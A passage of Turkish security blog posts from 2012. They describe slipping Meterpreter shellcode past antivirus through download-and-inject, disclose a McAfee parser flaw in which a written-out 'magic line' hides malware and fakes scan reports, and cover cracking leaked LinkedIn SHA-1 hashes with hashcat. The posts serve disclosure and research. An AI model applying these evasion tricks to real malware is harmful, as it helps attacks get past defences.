tespit edilmemesi büyük önem arz etmiştir ve penetrasyon testlerinde çeşitli kodlama (encode) yöntemleri ile oluşturulan Meterpreter'ın kullanımı zorunlu hale gelmiştir. Kodlama yöntemleri Antivirüs yazılımları tarafından tanındığı için bu yöntemi tanıyan, sezgisel tanıma

yöntemi kullanan Antivirüs yazılımları kodlanmış Meterpreter'ı tanıyamasa da programın kodlanmış olduğunu tespit ettiğin için alarm üretebilmektedir.


Meterpreter, hem kabuk kodunu (shellcode) içeren yürütülebilir program (executable) olarak hem de istismar aracının (exploit) ham (raw) kabuk kodu olarak üretilebilmekte ve kullanabilmektedir. Tek fark, ham olarak üretilmesi (generate -t raw) durumunda bunu çalıştıracak ilave bir programa ihtiyaç duymaktadır. Aslında işi yapan kod, ham koddur (payload/shellcode) ve sisteme sızılma kısmında en kilit noktadır. Fakat mantığını anlayamadığım bir nedenden ötürü Antivirüs geliştiricileri (41 taneden 5 tanesi hariç) yürütülebilir program için imza oluşturmuştur. Durum böyle olunca da sistemde çalışan ve internetten indirdiği ham kodu (örnek: meterpreter reverse tcp kodu) indirip hedef işleme (process) enjekte (code injection) eden Code Injection gibi bir araç, Meterpreter'ın Metasploit ile haberleşmesini herhangi bir kodlama (encode) yöntemi kullanmadan sağlayabilmektedir.

Teoride güzel de pratikte nasıl oluyor diye soracak olursanız;


Öncelikle Metasploit ile hem ham hem de yürütülebilir program olarak Meterpreter oluşturalım.




Ardından ham halini VirusTotal sitesine yükleyelim. (Rapora buradan ulaşabilirsiniz.) 41 Antivirüs yazılımından sadece 5 tanesi (AVG, Avast, Symantec, Mcafee GW Edition, GData) kodlanmamış (encode) Meterpreter'ı tespit edebilmektedir.





Ardından yürütülebilir program (executable) halini VirusTotal sitesine yükleyelim. (Rapora buradan ulaşabilirsiniz. 41 Antivirüs yazılımından sadece 32 tanesi kodlanmamış (encode) Meterpreter'ı tespit edebilmektedir.



Örnek olarak en güncel imzalara sahip NOD32 Antivirüs yazılımı kurulu olan sisteme belirtilen bir web adresinden ham kodu indiren ve hedef işleme (process) kod enjeksiyonu yapmak için hazırlamış olduğum Code Injection Tool aracı ile enjeksiyon yapalım ve mutlu sona ulaşalım.







Kod enjeksiyonu için geliştirmiş olduğum Code Injection aracıburada yer alan adımları harfiyen yerine getirmektedir. Aracın VirusTotal raporuna da buradan ulaşabilirsiniz. Programın işlevi, belirtilen web adresinden indirdiği kodu yine belirtilen PID veya işleme (process) enjekte etmek ve çalıştırılmasını sağlamaktır.

Sonuç olarak mantıklı ve anlamlı imza setine sahip olmayan Antivirüs yazılımlarının çok zaman ve efor sarfetmeden birdirbir oynarcasına atlatılması mümkündür. Konuyu kısaca özetleyen videoyu izlemenizi tavsiye eder, herkese güvenli günler dilerim...

Babana Bile Güvenme

Source: https://www.mertsarica.com/babana-bile-guvenme/

By M.S on July 11th, 2012

For English, click here.

Günümüzün imza tabanlı teknolojilerinden biri olan Antivirüs yazılımlarına körü körüne güvenmekte, onların da birer yazılım olduğunu ve her yazılım gibi onların da hataları, zafiyetleri olabileceğini çoğunlukla göz ardı etmekteyiz. Halbuki Antivirüs dediğimiz yazılımlar aslında belli bir imza setine göre (sezgisel tarama hariç) hedef dosyaları incelemekte ve doğası gereği hedef dosya üzerinde yapılan basit değişikliklerden (misal kodlama/encode, paketleme) sistem üzerinde yapılan daha karmaşık değişikliklere (misal tasarımsal hataları istismar etme) kadar çeşitli yöntemler ile çoğu zaman kolaylıkla atlatılmaktadırlar. Çoğunlukla kodlama ile atlatma yöntemlerine sıkça rastladığımız bu günlerde tasarımsal veya mimari hatalardan, zayıflıklardan faydalanarak atlatma yöntemlerine çok sık rastlanmamaktadır.

Geçtiğimiz günlerde zararlı bir yazılım analizi gerçekleştirirken Mcafee VirusScan Enterprise Antivirus yazılımında raporlamadan zararlı yazılım tespitine kadar iki önemli noktada tutarsız sonuçlar üretmesine neden olan bir hata,zafiyet keşfettim. Yaptığım incelemeler neticesinde bu hatanın/zafiyetin, antivirus yazılımında bulunan ayrıştırıcının (parser) dosyaları incelerken özel bir satırı dikkate almasından kaynaklandığını düşünüyorum.

Hataya neden olan bu gizemli satır nedir diye soracak olursanız, HTTP protokülüne ait bir başlık (content-disposition ve filename) ile ZIP dosyasının başlığının (header) birleşiminden oluşan bir satır olduğunu söyleyebilirim;
Content-Disposition: inline; filename=setup.exe....PK.....

Normalde web ile ilişkili dosyaları (misal html) bu şekilde ayrıştırmasını beklediğimiz Antivirus yazılımı her ne hikmetse incelediği tüm dosyalarda da bu gizemli satırı dikkate alarak dosya üzerinde inceleme gerçekleştirmektedir. Durum böyle olunca da bu gizemli satırı kullanarak zararlı bir yazılımı bu antivirüs yazılımından kaçırmak, hatalı aksiyon raporu üretmesini (sildim dediği bir zararlı yazılımı aslında silememesi) sağlamak ve durum raporunda sahte dosya ismi göstermesini sağlamak mümkün olmaktadır.

Bu hatanın, zafiyetin istismar edilebileceği senaryolardan bazılarının üzerinden kısaca geçecek olursak;

- Örneğin internetten temin ettiğimiz o meşhur Aurora istismar kodunun başına bu sihirli satırı ekleyip taratacak olursak antivirus yazılımı tarafından tespit edilemediğini görebiliyoruz.

- Bunun dışında iki adet zararlı yazılım ile gerçekleştirebileceğimiz başka bir senaryoda ise zararlı yazılımlardan bir tanesi Contagio Malware Dump sitesinden temin ettiğimiz APT_1104statment.pdf zararlı PDF dosyası diğeri ise Honeypot sistemi üzerinden temin ettiğimiz ve Blackhole istismar kiti tarafından kullanılan 55993.jar zararlı JAR (CVE-2012-0507) dosyası olsun. Her iki dosyayı da ayrı ayrı bu antivirus yazılımı ile taratacak olursak antivirus yazılımın başarıyla bu zararlı yazılımları tespit ettiğini görebiliyoruz ancak sihirli satırı JAR dosyasının başına ekledikten ve iki dosyayı tek bir zip dosyası haline çevirdikten sonra taratacak olursak sadece 55993.jar dosyasının tespit edildiğini diğer dosyanın ise tespit edilemediğini görebiliyoruz. Ayrıca her ne kadar antivirüs yazılımı bize 55993.jar dosyasının silinmiş olduğunu söylemiş olsa da zip dosyasının içine baktığımızda aslında dosyanın birebir orada olduğunu görebiliyoruz.

- Son olarak Contagio Malware Dump sitesinden temin ettiğimiz APT_1104statment.pdf zararlı PDF dosyasının başına sihirli satırımızı koyacak ve filename kısmına istediğimiz değeri belirtecek olursak tarama sonucunda zararlı yazılımın adının dosya adından farklı olarak görüntülendiğini ve raporlandığını görebiliyoruz.

Özellikle istismar kitlerinin (exploit kits) sıfırıncı gün zafiyetlerini istismar ettiği, güçlü gizleme (obfuscation) yöntemlerine başvurarak kendilerini imza tabanlı saldırı tespit ve zararlı yazılım tespit teknolojilerden başarıyla gizleyebildiği şu günlerde, yazılımlarda yapılan bu tür basit hatalar da, kullanıcıların kolaylıkla kandırılmasına ve zararlı yazılımların sistemlere daha kolay bulaşmasına imkan tanıyabilmektedir. Tavsiyem sadece ve sadece istemci sistemlerinde çalışan imza tabanlı teknolojilere güvenmek yerine ilave olarak ağ trafiğinin gözlenmesine yönelik modern teknolojilerden de (kum havuzu analizi gerçekleştirebilen ağ güvenlik izleme cihazları) faydalanılması olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Hackedin

Source: https://www.mertsarica.com/hackedin/

By M.S on June 7th, 2012


Bildiğiniz üzere geçtiğimiz gün 150 milyondan fazla üyesi bulunan Linkedin sosyal ağının hacklendiği, 6.46 milyon üyesine ait olduğu öne sürülen ve içinde SHA-1 ile hashlenmiş şifreleri barındıran dosyanın bir Rus sitesinde keşfedildiği ortaya çıktı. Benim gibi milyonlarca üye haberi duyar duymaz apar topar şifrelerini değiştirmek için zamanla yarışmaya başladı. Her ne kadar dosya içinde SHA-1 ile hashlenmiş şifreler dışında başka bir bilgi yer almamış olsa da Linkedin'i hack eden art niyetli bilgisayar korsanlarının (black hat) başka hangi bilgileri ele geçirdiği bilinmiyor. (Her ne kadar şifremizi değiştirmiş olsakta SHA-1 ile hashlenmiş olan şifrelerin hangi zafiyetin istismar edilmesi ile ele geçirildiği bilinmediği için art niyetli bilgisayar korsanlarının tekrar bu bilgileri ele geçirip geçiremeyecekleri bilinmiyor bu nedenle olay netlik kazanana dek Linkedin üyelerinin şifrelerini kendi güvenlikleri için gün aşırı değiştirmeleri yerinde olur.)


Bildiğiniz gibi art niyetli bilgisayar korsanlarının (black hat) bu bilgileri ele geçirdikten sonra yapacakları ilk iş SHA-1 ile hashlenmiş şifreleri orjinal yani okunabilir haline (password recovery) çevirmektir bu nedenle şifre seçerken sözlükte yer almayan kelimelerin kullanılması (oluşturulan şifrenin büyük ve küçük harf, özel karakter ($, #, ? vs.) içermesi ve 8 haneden uzun olması tavsiye edilir) bu tür vakalarda çalınan, ele geçirilen şifrelerin okunaklı halini (clear text) art niyetli kişilerin eline geçmesini oldukça zorlaştırmaktadır. Art niyetli bilgisayar korsanlarının internetten temin ettikleri herhangi bir Türkçe sözlük ile hashlenmiş bu şifrelerin kaç tanesini orjinal haline çevirebileceklerini öğrenmek için aynı yöntemi izlemeye ve zayıf şifreleri tespit etmeye karar verdim.

Şifre kırma işlemi için hem hız hem de performans açısından başarılı bulduğum ve güvenlik testlerinde kullandığım hashcat aracını, sözlük dosyası olarakta 2010 yılında TDK Büyük Türkçe Sözlük'ten faydalanarak oluşturmuş olduğum hem Türkçe karakterleri içeren hem de içermeyen iki ayrı Türkçe sözlük dosyasından (dictionary file) faydalandım.


İşleme başlamadan önce SHA-1 ile hashlenmiş şifreleri içeren dosyayı incelendiğimde 40 bayt (byte) olan SHA-1 hashlerinden (160 bit) bazılarının ilk 5 baytının 00000 olduğunu gördüm. Bunun sebebinin Linkedin'i hackleyen art niyetli kişi veya kişilerin orjinal haline çevirebildikleri şifreleri bu şekilde işaretlediği tahmin ediliyordu. 6.5 hashlenmiş şifrenin 3.5 milyonunun bu şekilde olması şifre kırma araçlarının sadece geriye kalan 3 milyon hash üzerinde şifre çevirme işlemini gerçekleştirebilmesi anlamına geliyordu çünkü 00000 ile başlayan bir hash bu araçlar tarafından tanınamadığı için aslında çöpten başka birşey değildi ancak dün akşam hashcat'in bu 5 haneyi de şifre çevirme işlemine dahil edebilen özel bir sürümü yayınladı.

